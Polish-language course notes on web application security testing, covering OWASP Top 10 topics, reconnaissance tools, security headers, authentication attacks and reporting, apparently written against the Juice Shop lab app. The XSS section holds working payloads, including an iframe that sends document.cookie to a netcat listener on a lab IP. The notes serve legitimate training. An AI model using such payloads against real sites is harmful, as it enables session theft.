# Fundamenty teoretyczne

## OWASP i jego przydatne projekty



Obraz zawierający tekst

Opis wygenerowany automatycznie

Obraz zawierający tekst

Opis wygenerowany automatycznie

## Przeglądanie i modyfikacja ruchu http z proxy

Import certyfikatu ssl zapa:

Krok 1: Tools -> Options -> Dynamic SSL Certificates (Server Certificates) -> zapisz certyfikat

Krok 2: Przeglądarka -> Settings -> Certificates-> View -> Import

# Rekonesans i enumeracja web aplikacji

## Stos technologiczny

Pierwszym aspektem są artefakty w kodzie źródłowym strony. Przykładowo nazwy użytych bibliotek JavaScript (np. jQuery) czy pewne typowe kawałki kodu HTML doklejane przez różne frameworki back-endowe (np. token CSRF typowy dla aplikacji Ruby on Rails).


Obraz zawierający tekst

Opis wygenerowany automatycznie

Obraz zawierający tekst


Opis wygenerowany automatycznie

Nagłówek X-Powered-By oznacza, że web server korzysta z PHP, plus wskazanie na debiana (możliwe)



Ngcontent – może wskazywać na angulara

Narzędzie: wappalyzer – służy do identyfikacji stosu technologicznego aplikacji webowej



Narzędzie: whatweb - służy do identyfikacji stosu technologicznego aplikacji webowej


Obraz zawierający tekst

Opis wygenerowany automatycznie

## Kod źródłowy strony i jego sekrety

Narzędzie: Truffle Hog – poszukiwanie sekretów w kodzie źródłowym strony ( <https://trufflesecurity.com/> )

## Mapowanie punktów końcowych web aplikacji



Funkcjonalności Zapa:

* Spider
* Ajax Spider
* Active scan

Narzędzie: Dirb

Obraz zawierający tekst

Opis wygenerowany automatycznie

Narzędzie: kiterunner – posiada listy plików, katalogów, końcówek api

## Specjalne pliki na serwerze

Obraz zawierający tekst

Opis wygenerowany automatycznie

źle skonfigurowany dostęp do pliku .htaccess może upublicznić konfigurację web serwera, a w najgorszym przypadku parę login:hasło do innych zasobów.

Natomiast plik security.txt jest artefaktem standardu o tej samej nazwie. W tym pliku web aplikacja powinna listować punkty kontaktowe do działu bezpieczeństwa w tym ewentualne kluczyki PGP oraz politykę bezpieczeństwa.

## Podstawowy skan podatności web serwera

Narzędzie: nikto

Skanowanie podatności za pomocą nmap



Skan podatności nmapem i skryptem vulners można zrobić za pomocą narzędzia FLAN SCAN od cloudflare

Darmowy odpowiednik Nessusa - Openwas

## Potrójna ściana ognia

Bezpłatny waf: modsecurity

Narzędzie: wafw00f - Identyfikacja obecności waf’a

## Kanał komunikacyjny i jego bezpieczeństwo na przykładzie http

Obraz zawierający tekst

Opis wygenerowany automatycznie

Narzędzia do testowania https:

* Ssllabs od Qualys (upublicznia wyniki)
* Sslscan – z poziomu cmd

# Kontrola dostępu

IDOR – podmiana parametru np. faktury

Throttling – spowolnienie ataku automatycznego

## XSS od strony teoretycznej

Obraz zawierający tekst

Opis wygenerowany automatycznie

Obraz zawierający tekst

Opis wygenerowany automatycznie



Obraz zawierający tekst

Opis wygenerowany automatycznie

Obraz zawierający tekst


Opis wygenerowany automatycznie

Jak znaleźć XSS:

Obraz zawierający tekst

Opis wygenerowany automatycznie

Jaka różnica między walidacją, a sanityzacją



httpOnly zablokuje dostęp do ciasteczka poprzez javascript

Secure powstrzyma wysyłanie ciastek via http

## XSS od strony praktycznej

<https://github.com/swisskyrepo/PayloadsAllTheThings/>

<https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>

<marquee>

<script>alert(1)</script>

Automatyzacja PayloadsAllTheThings/ XSS

Intruders Polyglots

<iframe width=’1’ height=’1’ src=’javascript:alert(1)’>

W juice shop podatność xss to dom based xss i tego nie jest tak łatwo przefuzzować, burp ma jedynie taką funkcjonalność

## XSS w ataku krok po kroku

Web server:

- Python2 – m SimpleHTTPServer 9000

- Nc -lvp port

Obraz zawierający tekst

Opis wygenerowany automatycznie

Komentarz: dodany skrypt jest bez komentarza

http://192.168.1.6:3000/#/search?q=<iframe width='1' height='1' src="javascript:var url='http:// 192.168.1.6:9000?';url=url.concat(document.cookie);fetch(url);">

http://192.168.1.6:3000/#/search?q=<iframe width='1' height='1' src="javascript:var url='http://192.168.1.6:9000?';url=url.concat(document.cookie);fetch(url);">

# Podatności wynikające z logiki aplikacji

## Insecure Design, czyli Top 10 A4-2021

Abuser Stories – user stories z punktu widzenia atakującego

Obraz zawierający tekst

Opis wygenerowany automatycznie

## Demonstracja podatności w aplikacji testowej

Mechanizm przypominania hasła oparty o pytanie pomocnicze

## Omówienie dodatkowych przypadków

- aplikacja pozwala na enumerację użytkowników, dla istniejącego użytkownika aplikacja zwraca pytanie pomocnicze, dla nieistniejącego aplikacja zwraca null

NIST 863b – taki ASVS

- systemy nie powinny narzucać złożoności hasła

## Pryncypia bezpiecznej architektury

Obraz zawierający tekst

Opis wygenerowany automatycznie



Obraz zawierający tekst

Opis wygenerowany automatycznie

Obraz zawierający tekst

Opis wygenerowany automatycznie

## Modelowanie zagrożeń


Co tworzymy?

Co może pójść źle?

Obraz zawierający tekst

Opis wygenerowany automatycznie

Co z tym zrobimy?



# Moduł 8 Podatności wynikające z konfiguracji

## Lekcja 2: Security Misconfiguration, czyli Top 10 A5-2021

Obraz zawierający tekst

Opis wygenerowany automatycznie

## Lekcja 3: Nagłówki bezpieczeństwa

<https://github.com/Santandersecurityresearch/DrHeader>

<https://infosec.mozilla.org/guidelines/web_security.html>

<https://securityheaders.com/>

## Lekcja 4: Strict-Transport-Security (HSTS)

Obraz zawierający tekst

Opis wygenerowany automatycznie

Jak aplikacja to jedynie API bez frontu dla użytkowników to nie ma potrzeby HSTS

307 internal redirect – jak zostało wysłane zapytanie i otrzymaliśmy od serwera odpowiedź z HSTS to przeglądarka zapamięta, że miało być po https

X-Frame-Options

Obraz zawierający tekst

Opis wygenerowany automatycznie

## Lekcja 9: Content-Security-Policy (CSP)

Każda strona posiadająca użytkowników powinna mieć wdrożone CSP

<https://csp-evaluator.withgoogle.com/>

<https://github.com/google/csp-evaluator>

# Moduł 9 Podatności w komponentach zewnętrznych

## Lekcja 3: Demonstracja podatności w aplikacji testowej

Sudo apt install npm

Npm i –package-lock-only

Npm audit

<https://retirejs.github.io/retire.js/>

<https://docs.npmjs.com/cli/v9/commands/npm-audit>

## Lekcja 4: Omówienie dodatkowych przypadków


Skan obrazu kontenerowego : <https://github.com/aquasecurity/trivy> (Trivy)

Obraz zawierający tekst

Opis wygenerowany automatycznie

# Moduł 10: Uwierzytelnianie

## Lekcja 3: Ataki automatyczne na mechanizm uwierzytelniania



Przesyłanie gettem tokenów – może się odłożyć gdzies na sieci

Podział według MITRE:

Password cracking – łamanie haszy

Password guessing – wszyscy użytkownicy i wszystkie możliwe hasła

Password Spraying – top 100 używanych haseł dla wszystkich użytkowników

Credential Stuffing – top ileś haseł znalezionych w wyciekach haseł dla użytkownika

# Moduł 11 Problemy z integralnością aplikacji i danych

### Lekcja 3: Przykład ataku na łańcuch dostawczy via CDN

CTRL+SHIFT+R – przeladowanie cache

### Lekcja 4: Na ratunek: Subresource Integrity (SRI)

Obraz zawierający tekst

Opis wygenerowany automatycznie

Obraz zawierający tekst

Opis wygenerowany automatycznie

# Moduł 12 Monitorowanie i logowanie

## Zap jako DAST

Obraz zawierający tekst

Opis wygenerowany automatycznie

2.Przeklikać zapa, żeby sobie zmapował stronę

3.Uruchomić spidering na strony – żeby odkryć jeszcze więcej końcówek

4.Active scan -> advanced options

5.Uzupełnij Technology, Input Vectors

6.Start scan

## Hydra do ataku na ssh

https://github.com/vanhauser-thc/thc-hydra

# Moduł 13 Podatność Server-Side Request Forgery

Obraz zawierający tekst

Opis wygenerowany automatycznie

Obraz zawierający tekst

Opis wygenerowany automatycznie

# Moduł 14 Raportowanie

CVSS- zakres od 1 do 10 z dokładnością do jednego miejsca po przecinku

CVSS to ocena krytyczności

<https://www.first.org/cvss/>


Jest jeszcze VRT, które jest dedykowane dla manualnych podatności w web aplikacjach

<https://bugcrowd.com/vulnerability-rating-taxonomy>

(skala od 1 do 5, gdzie 5 to najmniejsza krytyczność)

CVE stworzone przez mitre na potrzeby publicznie znanych podatności

CWE – również jest od MITRE ( CWE Top 25 ) – lista słabości w oprogramowaniu oraz sprzęcie



# Dodatkowe znaleziska


## Redirect na stronę blockchainową

Wystarczyło wejść w Debugger i przejść do main.js i wyszukać w nim linki wyszukując po słowie kluczowym „redirect”.

Obraz zawierający tekst


Opis wygenerowany automatycznie

## Ukryta strona administracyjna



url do „administration” można znaleźć w kodzie strony.

## Możliwość podegrania xml’a pod Complain panel



W kodzie strony znajduję xml’a jako allowed mimeType

Obraz zawierający tekst, zrzut ekranu, monitor

Opis wygenerowany automatycznie

Zamieszczam xmla jako plik, poniżej znajduje się odpowiedź, którą uzyskałem z aplikacji

Obraz zawierający tekst


Opis wygenerowany automatycznie

## Wynik ze skanowania dirbem – może się przyda potem

Obraz zawierający tekst

Opis wygenerowany automatycznie

1.Można sprawdzać, czy strona podatna na sql injection poprzez wpisywanie ‘ w podejrzane pole



# Moduł 15. Co dalej

